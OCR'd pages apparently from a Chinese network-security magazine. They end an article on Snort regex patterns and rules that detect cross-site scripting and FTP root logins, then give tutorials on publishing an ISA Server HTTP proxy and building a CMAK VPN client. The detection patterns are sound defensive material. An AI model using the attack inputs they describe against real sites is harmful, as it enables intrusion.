


图1

```
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)/i
```

左右尖括号不再解释。(\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47)是针对img的匹配。[^\n]+在前面也已经说过了。还有一种最偏执的针对CSS攻击的正则表达式：

```
/((\%3C)|<)[^\n]+((\%3E)|>)/i
```

这个正则表达式采用了最“恶毒”的办法，就是将所有出现<>的地方全都认为是CSS攻击，够毒吧，呵呵！但是，这种方法最容易引起误检，但是它却实实在在地能够有效防止CSS攻击。

从某种程度上来说，跨站脚本攻击似乎更好控制一些，其实不然，经常关注黑防的读者自有深刻的体会，我就不多说了。

3.自己动手编写规则

当编写Snort规则时，首先考虑的是效率和速度，好的规则要包含content选项。2.0版本以后，Snort改变了检测引擎的工作方式，在第一阶段就做一个集合模式匹配。一个content选项越长，这个匹配就越精确。如果一条规则不包含content选项，它们将使整个系统慢下来。

当编写规则时，尽量要把目标定位在攻击的地方（例如，将目标定位在1025的偏移量等等），而不仅仅是泛泛的指定（如，在这匹配脚本代码）。Content规则是大小写敏感的（除非你使用了nocase选项）。不要忘记content是大小写敏感的和大多数程序的命令都是大写字母。FTP就是一个很好的例子。考虑如下的规则：

```
alert tcp any any -> 192.168.1.0/24 21 (content: "user root"; msg: "FTP root login";)
alert tcp any any -> 192.168.1.0/24 21 (content: "USER root"; msg: "FTP root login";)
```

上面的第二条规则能检测出大多数的自动以Root登录的尝试，而第一条规则就不行。Internet 守护进程在接受输入时是很随便的。在编写规则时，很好地理解协议规范将降低错过攻击的机会。

4.结论

本文中，我们给出了各种各样的针对SQL注入和跨站脚本攻击的正则表达式。虽然有一些是很偏执和粗暴的，因为即使有一点发起攻击的企图，这样的正则表达式都会引起Snort的报警。这样的一些偏执的正则表达式最容易引起误检，为了尽量减少这样的误检，我们要尽量精确设置正则表达式。同时，我们前面介绍的方法也只是针对现在比较常见的攻击做出的检测，黑客的对抗技术中，总是此起彼长，“道高一尺，魔高一丈”，当我们发现了新的入侵方法时，要对某些规则做出适当的调整甚至添加新的规则，才能够适应新的安全要求。这点相信各位早都深有体会了，本文结合我的一点理解写出，希望和大家共同学习。

2. 创建HTTP代理服务器的发布规则

定位到"Publishing/Server Publishing Rules"，新建一个服务器发布规则，参数如下，如图2所示：




图2

Rule name:(随便取一个有意义的名字)
IP address of internal server:填上ISA内网卡的IP
External IP Address on ISA Server:选择ISA的公网IP
Protocol Settings: HTTP Proxy Server（第一步创建的协议）
Client type:Any request

3. 配置

下面的配置就与你的Access Policy有关了，如果你的Protocol rules中定义了允许所有Web类协议请求外出的话（即协议规则应用于"Any request"），那么不用再进行其他设置了，你的HTTP代理服务器已经发布好了，但如果相应规则是应用于客户端地址集或特定用户时就需要进一步检查与设置了，下面分别讲述。

（1）如果相关的HTTP协议规则应用于特定的客户端地址集时（比如只允许部分机器上网），需要检查这个客户端地址集是否包含127.0.0.1这个环回地址，如果不包含，请添加上这个地址。也许你要问，为什么要添加上这个地址呢？这是因为当从外部连接到你的代理服务器时，首先连接到的是ISA公网IP的8080端口，并由它把这个请求发送到ISA内网卡监听的8080端口（因为Web Proxy服务只会在内网卡上监听），通过ISA日志可以发现，外网卡是以127.0.0.1（不是外部公网IP）这个地址向内网卡的8080端口请求服务的，由于Web Proxy服务时要应用定义的规则，所以对于应用于地址集的规则，它会检查连接到它的客户端IP是否位于定义的客户端地址集中，通常情况下，127.0.0.1这个地址是没有包含于这个地址集中，这样的话你就会遇到12202错误，不过只要添加进127.0.0.1地址就可以解决这个问题。




图3

（2）如果相关的HTTP协议规则是应用于特定的用户时，需要检查Outgoing web Requests下的Authentication选项（在ISA管理窗口中右击服务器然后选择"属性"），在默认情况下，Web Proxy服务在所有内网卡的8080端口上监听，Authentication方法是Integrated，保持这些值就可以了。这种情况下，当用户使用此代理服务器浏览网页时会弹出一个要求输入域、用户和密码的对话框，如图3所示。

这样我们的HTTP代理服务器就发布完成了，通常情况下，这种ISA代理速度都还可以接受，并且外面的用户还可受益于ISA的缓存，我就是用这种方法让外省的朋友架设这样的代理服务器看他们当地网站电影的，如果我不使用代理，由于对方有IP限制，我是不能访问的。

使用测试

使用方法我想大家都比较熟悉吧，这里只是简单说说。既然要用HTTP代理服务器，那么首先需要保证软件本身支持HTTP代理，现在大多数网络应用软件都支持，下面以IE和QQ为例，讲解怎样使用此代理。




图4

1，在IE中，进入浏览器的"工具／Interne选项／连接／局域网设置"配置窗口，在其中的地址栏中填入ISA的公网IP，端口填入8080即可，如图4所示。

2，现在的QQ版本都支持HTTP代理了，要使用HTTP代理，请在网络设置窗口中选择HTTP代理服务器，代理服务器地址与端口号同IE一样设置，如果要求认证，在下面的用户名、检验用户密码和域栏分别填入即可，如图5所示。





图5

通过以上发布和使用两个步骤，大家应该很清楚的知道ISA Server做代理的方法了，这样的代理是比较好的，如果你有兴趣，也可以试试哦！

文／图 朱宏志

CMAK自定义VPN客户端软件



在使用微软的VPN服务器时，客户端需要自行创建VPN连接，这对某些最终用户来说可能比较困难；另外，有时用户也希望登录VPN服务器后仍然能够访问因特网，但默认情况下是不能的，这需要进行额外的配置（或者为了更高的安全性，不允许这样做），这些都增加了最终用户操作的难度。与微软一样，降低最终用户的使用难度也是我们网络管理人员应该追求的，其实微软早已提供了一款优秀的工具来完成我们的心愿，它就是"连接管理器管理工具（CMAK）"，CMAK可以让你预先打包一个VPN客户端软件，这个软件包里面包含了合适的VPN设置，最终用户只要双击安装这个软件包就OK了，用不着再手动去创建连接，也用不着在特殊情况下去配置路由表等。下面我们就来一起看看怎样打包和使用这个VPN客户端软件，为了讲得更有针对性，这里以图1的环境为例，并满足下面的要求：




图 1

客户端要求在登录VPN服务器后仍然能够上网；客户端要求能够访问远程的两个子网（远程内网由150.0.1.0/24和192.168.0.0/24组成，VPN客户端分配的IP范围是150.0.1.200-150.0.0.210 ）。

整个操作可以分为以下几大步进行（这里使用的是Windows Server 2003上功能更加强大的CMAK，虽然Windows 2000上也有CMAK，但建议使用Windows Server 2003上的CMAK）。

1．首先安装"连接管理器管理工具"，默认情况下CMAK并没有安装，从"添加删除Windows组件"的"管理和监视工具"中选择"连接管理器组件"安装即可；再从管理工具中运行"连接管理器管理工具"打包VPN客户端软件，按下面的步骤操作。

2．略过欢迎界面，进入"服务和文件名"窗口，在"服务名"栏填入一个有意义的名字，在下面的"文件名"中填入VPN客户端软件将使用的程序名，如图2所示。




图 2

3．进入"领域名"窗口，这里是直接登录VPN服务器，选择第一项"不在用户名中添加领域名"。




图 3

4．进入"合并配置文件信息"窗口，由于这里是第一次创建，没有需要合并的配置文件，所以直接点击"下一步"。

5．进入"VPN支持"窗口，如图3所示，勾选"此配置文件的电话簿"，然后选择下面的"总是使用相同的VPN服务器"，并填写上VPN服务器的FQDN或IP地址，如果你的VPN服务器是动态IP，可以申请一个动态域名。如果客户端要从多个VPN服务器中进行选择，那么这里就应该选择第二项"总是允许用户在连接前选择VPN服务器"，然后选择预先创建好的一个包含VPN服务器条目的文本文件，此文件格式如下所示：

```
[settings]
default=三峡宾馆
updateurl=http://www.****.com/vpn/vpnsvs.txt
message=请从下面选择一个要登录的VPN服务器
[vpn servers]
三峡宾馆=vpn.sanxiahotel.com
备份=ultradream.3322.org
```

上面的Default表示默认使用的VPN服务器，Updateurl是这个文本文件的更新链接，如果VPN服务器有变化，只要变动这个文本文件，客户端就会自动从这个链接更新而用不着再重新分发客户端软件了。Message是提示信息，下面[vpn servers]列出了所有的VPN服务器，每个条目前面部分是友好名称，后面是这个名称对应的VPN服务器地址。如果选择了这个选项，在连接时需要从VPN连接属性窗口的"VPN"标签选择要登录的VPN服务器。

